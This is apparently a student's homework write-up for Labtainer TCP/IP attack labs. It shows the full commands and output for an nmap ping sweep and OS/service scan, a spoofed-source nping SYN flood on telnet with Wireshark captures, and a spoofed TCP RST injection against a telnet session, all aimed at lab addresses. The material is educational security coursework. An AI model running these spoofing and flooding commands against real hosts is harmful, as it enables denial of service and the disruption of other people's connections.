
Homework 3 - Attacks on TCP/IP

Task 1. Performing a Ping Sweeping

- Take a screenshot of the Nmap scan report. The screenshot must include the command you used.




```
ubuntu@attacker:~$ nmap -sn 172.25.0.2/24

Starting Nmap 7.01 ( https://nmap.org ) at 2023-09-30 20:11 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --syste
-dns or specify valid servers with --dns-servers
Nmap scan report for 172.25.0.2
Host is up (0.00034s latency).
Nmap scan report for 172.25.0.3
Host is up (0.00023s latency).
Nmap scan report for attacker (172.25.0.4)
Host is up (0.00013s latency).
Nmap scan report for 172.25.0.101
Host is up (0.00020s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.32 seconds
ubuntu@attacker:~$
```

Task 2. Performing a Port Scanning

- Take a screenshot of the scan report. The screenshot must include the command you used.




```
ubuntu@attacker:~$ sudo nmap -sV -O 172.25.0.2

Starting Nmap 7.01 ( https://nmap.org ) at 2023-09-30 20:15 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system
-dns or specify valid servers with --dns-servers
Nmap scan report for 172.25.0.2
Host is up (0.000068s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
23/tcp open  telnet  Linux telnetd
MAC Address: 02:42:AC:19:00:02 (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.0
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
 .
Nmap done: 1 IP address (1 host up) scanned in 4.77 seconds
ubuntu@attacker:~$
```

Task 3. Complete Task 1 of the Labtainer tcpip (SYN flooding attack)

- Take a screenshot of the attacker. You must include the command you used for the attack.




```
ubuntu@attacker:~$ sudo nping -c 20 --source-ip 192.168.10.10 -tcp --flags syn -p 23 172.25.0.2

Starting Nping 0.7.01 ( https://nmap.org/nping ) at 2023-09-30 20:41 UTC
SENT (0.0293s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480
SENT (1.0301s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480
SENT (2.0315s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480
SENT (3.0328s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480
SENT (4.0342s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480
SENT (5.0359s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480
SENT (6.0373s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480
SENT (7.0386s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480
SENT (8.0400s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480
SENT (9.0413s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480
SENT (10.0426s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480
SENT (11.0442s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480
SENT (12.0456s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480
SENT (13.0469s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480
SENT (14.0482s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480
SENT (15.0496s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480
SENT (16.0510s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480
SENT (17.0525s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480
SENT (18.0538s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480
SENT (19.0554s) TCP 192.168.10.10:3037 > 172.25.0.2:23 S ttl=64 id=55485 iplen=40  seq=2584522241 win=1480

Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 20 (800B) | Rcvd: 0 (0B) | Lost: 20 (100.00%)
Nping done: 1 IP address pinged in 20.09 seconds
ubuntu@attacker:~$ 
```

- Take a screenshot of the Wireshark that shows the captured packets.



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.    Time           Source              Destination         Protocol Length Info
     1 0.000000000    192.168.10.10       172.25.0.2          TCP      54 3037 → 23 [SYN] Seq=0 Win=1480 Len=0
     2 0.000037551    02:42:ac:19:00:02   Broadcast           ARP      42 Who has 172.25.0.9? Tell 172.25.0.2
     3 0.000078387    02:42:ac:19:00:09   02:42:ac:19:00:02   ARP      42 172.25.0.9 is at 02:42:ac:19:00:09
     4 0.000080732    172.25.0.2          192.168.10.10       TCP      58 23 → 3037 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
     5 1.000680433    192.168.10.10       172.25.0.2          TCP      54 [TCP Retransmission] 3037 → 23 [SYN] Seq=0 Win=1480 Len=0
     6 1.000704578    172.25.0.2          192.168.10.10       TCP      58 [TCP Retransmission] 23 → 3037 [SYN, ACK] Seq=0 Ack=1 Win=292…
     7 2.002075598    192.168.10.10       172.25.0.2          TCP      54 [TCP Retransmission] 3037 → 23 [SYN] Seq=0 Win=1480 Len=0
     8 2.002099312    172.25.0.2          192.168.10.10       TCP      58 [TCP Retransmission] 23 → 3037 [SYN, ACK] Seq=0 Ack=1 Win=292…
     9 3.003374267    192.168.10.10       172.25.0.2          TCP      54 [TCP Retransmission] 3037 → 23 [SYN] Seq=0 Win=1480 Len=0
    10 3.003397831    172.25.0.2          192.168.10.10       TCP      58 [TCP Retransmission] 23 → 3037 [SYN, ACK] Seq=0 Ack=1 Win=292…
    11 4.004828798    192.168.10.10       172.25.0.2          TCP      54 [TCP Retransmission] 3037 → 23 [SYN] Seq=0 Win=1480 Len=0
    12 4.004853745    172.25.0.2          192.168.10.10       TCP      58 [TCP Retransmission] 23 → 3037 [SYN, ACK] Seq=0 Ack=1 Win=292…
    13 5.006522094    192.168.10.10       172.25.0.2          TCP      54 [TCP Retransmission] 3037 → 23 [SYN] Seq=0 Win=1480 Len=0
    14 5.006546229    172.25.0.2          192.168.10.10       TCP      58 [TCP Retransmission] 23 → 3037 [SYN, ACK] Seq=0 Ack=1 Win=292…
    15 5.121175849    12:34:56:b0:b1:b4   02:42:ac:19:00:02   ARP      42 Who has 172.25.0.2? Tell 172.25.0.4
    16 5.121186609    02:42:ac:19:00:02   12:34:56:b0:b1:b4   ARP      42 172.25.0.2 is at 02:42:ac:19:00:02
    17 6.007861011    192.168.10.10       172.25.0.2          TCP      54 [TCP Retransmission] 3037 → 23 [SYN] Seq=0 Win=1480 Len=0
    18 6.007885297    172.25.0.2          192.168.10.10       TCP      58 [TCP Retransmission] 23 → 3037 [SYN, ACK] Seq=0 Ack=1 Win=292…
    19 7.009102571    172.25.0.2          192.168.10.10       TCP      58 [TCP Retransmission] 23 → 3037 [SYN, ACK] Seq=0 Ack=1 Win=292…
    20 7.009198161    192.168.10.10       172.25.0.2          TCP      54 [TCP Retransmission] 3037 → 23 [SYN] Seq=0 Win=1480 Len=0
    21 7.009208089    172.25.0.2          192.168.10.10       TCP      58 [TCP Retransmission] 23 → 3037 [SYN, ACK] Seq=0 Ack=1 Win=292…
    22 8.010575048    192.168.10.10       172.25.0.2          TCP      54 [TCP Retransmission] 3037 → 23 [SYN] Seq=0 Win=1480 Len=0
    23 8.010599434    172.25.0.2          192.168.10.10       TCP      58 [TCP Retransmission] 23 → 3037 [SYN, ACK] Seq=0 Ack=1 Win=292…
    24 9.011868927    192.168.10.10       172.25.0.2          TCP      54 [TCP Retransmission] 3037 → 23 [SYN] Seq=0 Win=1480 Len=0
    25 9.011893494    172.25.0.2          192.168.10.10       TCP      58 [TCP Retransmission] 23 → 3037 [SYN, ACK] Seq=0 Ack=1 Win=292…
    26 10.013252969   192.168.10.10       172.25.0.2          TCP      54 [TCP Retransmission] 3037 → 23 [SYN] Seq=0 Win=1480 Len=0
    27 10.013278236   172.25.0.2          192.168.10.10       TCP      58 [TCP Retransmission] 23 → 3037 [SYN, ACK] Seq=0 Ack=1 Win=292…
    28 11.014789458   192.168.10.10       172.25.0.2          TCP      54 [TCP Retransmission] 3037 → 23 [SYN] Seq=0 Win=1480 Len=0
    29 11.014814414   172.25.0.2          192.168.10.10       TCP      58 [TCP Retransmission] 23 → 3037 [SYN, ACK] Seq=0 Ack=1 Win=292…
    30 12.016233956   192.168.10.10       172.25.0.2          TCP      54 [TCP Retransmission] 3037 → 23 [SYN] Seq=0 Win=1480 Len=0
    31 12.016259033   172.25.0.2          192.168.10.10       TCP      58 [TCP Retransmission] 23 → 3037 [SYN, ACK] Seq=0 Ack=1 Win=292…
    32 13.017542373   192.168.10.10       172.25.0.2          TCP      54 [TCP Retransmission] 3037 → 23 [SYN] Seq=0 Win=1480 Len=0
    33 13.017566539   172.25.0.2          192.168.10.10       TCP      58 [TCP Retransmission] 23 → 3037 [SYN, ACK] Seq=0 Ack=1 Win=292…
    34 14.018858365   192.168.10.10       172.25.0.2          TCP      54 [TCP Retransmission] 3037 → 23 [SYN] Seq=0 Win=1480 Len=0
    35 14.018883051   172.25.0.2          192.168.10.10       TCP      58 [TCP Retransmission] 23 → 3037 [SYN, ACK] Seq=0 Ack=1 Win=292…
```

```
▸ Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
▸ Ethernet II, Src: 12:34:56:b0:b1:b4 (12:34:56:b0:b1:b4), Dst: 02:42:ac:19:00:02 (02:42:ac:19:00:02)
▸ Internet Protocol Version 4, Src: 192.168.10.10, Dst: 172.25.0.2
▸ Transmission Control Protocol, Src Port: 3037, Dst Port: 23, Seq: 0, Len: 0
```

```
0000  02 42 ac 19 00 02 12 34  56 b0 b1 b4 08 00 45 00   ·B····4 V·····E·
0010  00 28 d8 bd 00 00 40 06  2b 45 c0 a8 0a 0a ac 19   ·(····@· +E······
0020  00 02 0b dd 00 17 9a 0c  ae 01 00 00 00 00 50 02   ········ ······P·
0030  05 c8 df 4a 00 00                                  ···J··
```

Task 4. Complete Task 2 of Labtainer tcpip (TCP RST attacks on telnet connections)

- Take a screenshot of the attacker. You must include the command you used for the attack.



```
ubuntu@attacker:~$ sudo nping -c 1 -tcp -flags rst --source-ip 172.25.0.3 -g 53564 -p 23 - seq 842883
687 -ack 4239707894 172.25.0.2
Invalid target host specification: -
ubuntu@attacker:~$ sudo nping -c 1 -tcp -flags rst --source-ip 172.25.0.3 -g 53564 -p 23 -seq 8428836
87 -ack 4239707894 172.25.0.2

Starting Nping 0.7.01 ( https://nmap.org/nping ) at 2023-09-30 22:28 UTC
SENT (0.0390s) TCP 172.25.0.3:53564 > 172.25.0.2:23 R ttl=64 id=14739 iplen=40  seq=842883687 win=148
0
nping_event_handler(): READ-PCAP killed: Resource temporarily unavailable

Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 1 (40B) | Rcvd: 0 (0B) | Lost: 1 (100.00%)
Nping done: 1 IP address pinged in 1.07 seconds
ubuntu@attacker:~$ 
```

- Take a screenshot of the client. The screenshot must include the entire screen of the telnet session on the client.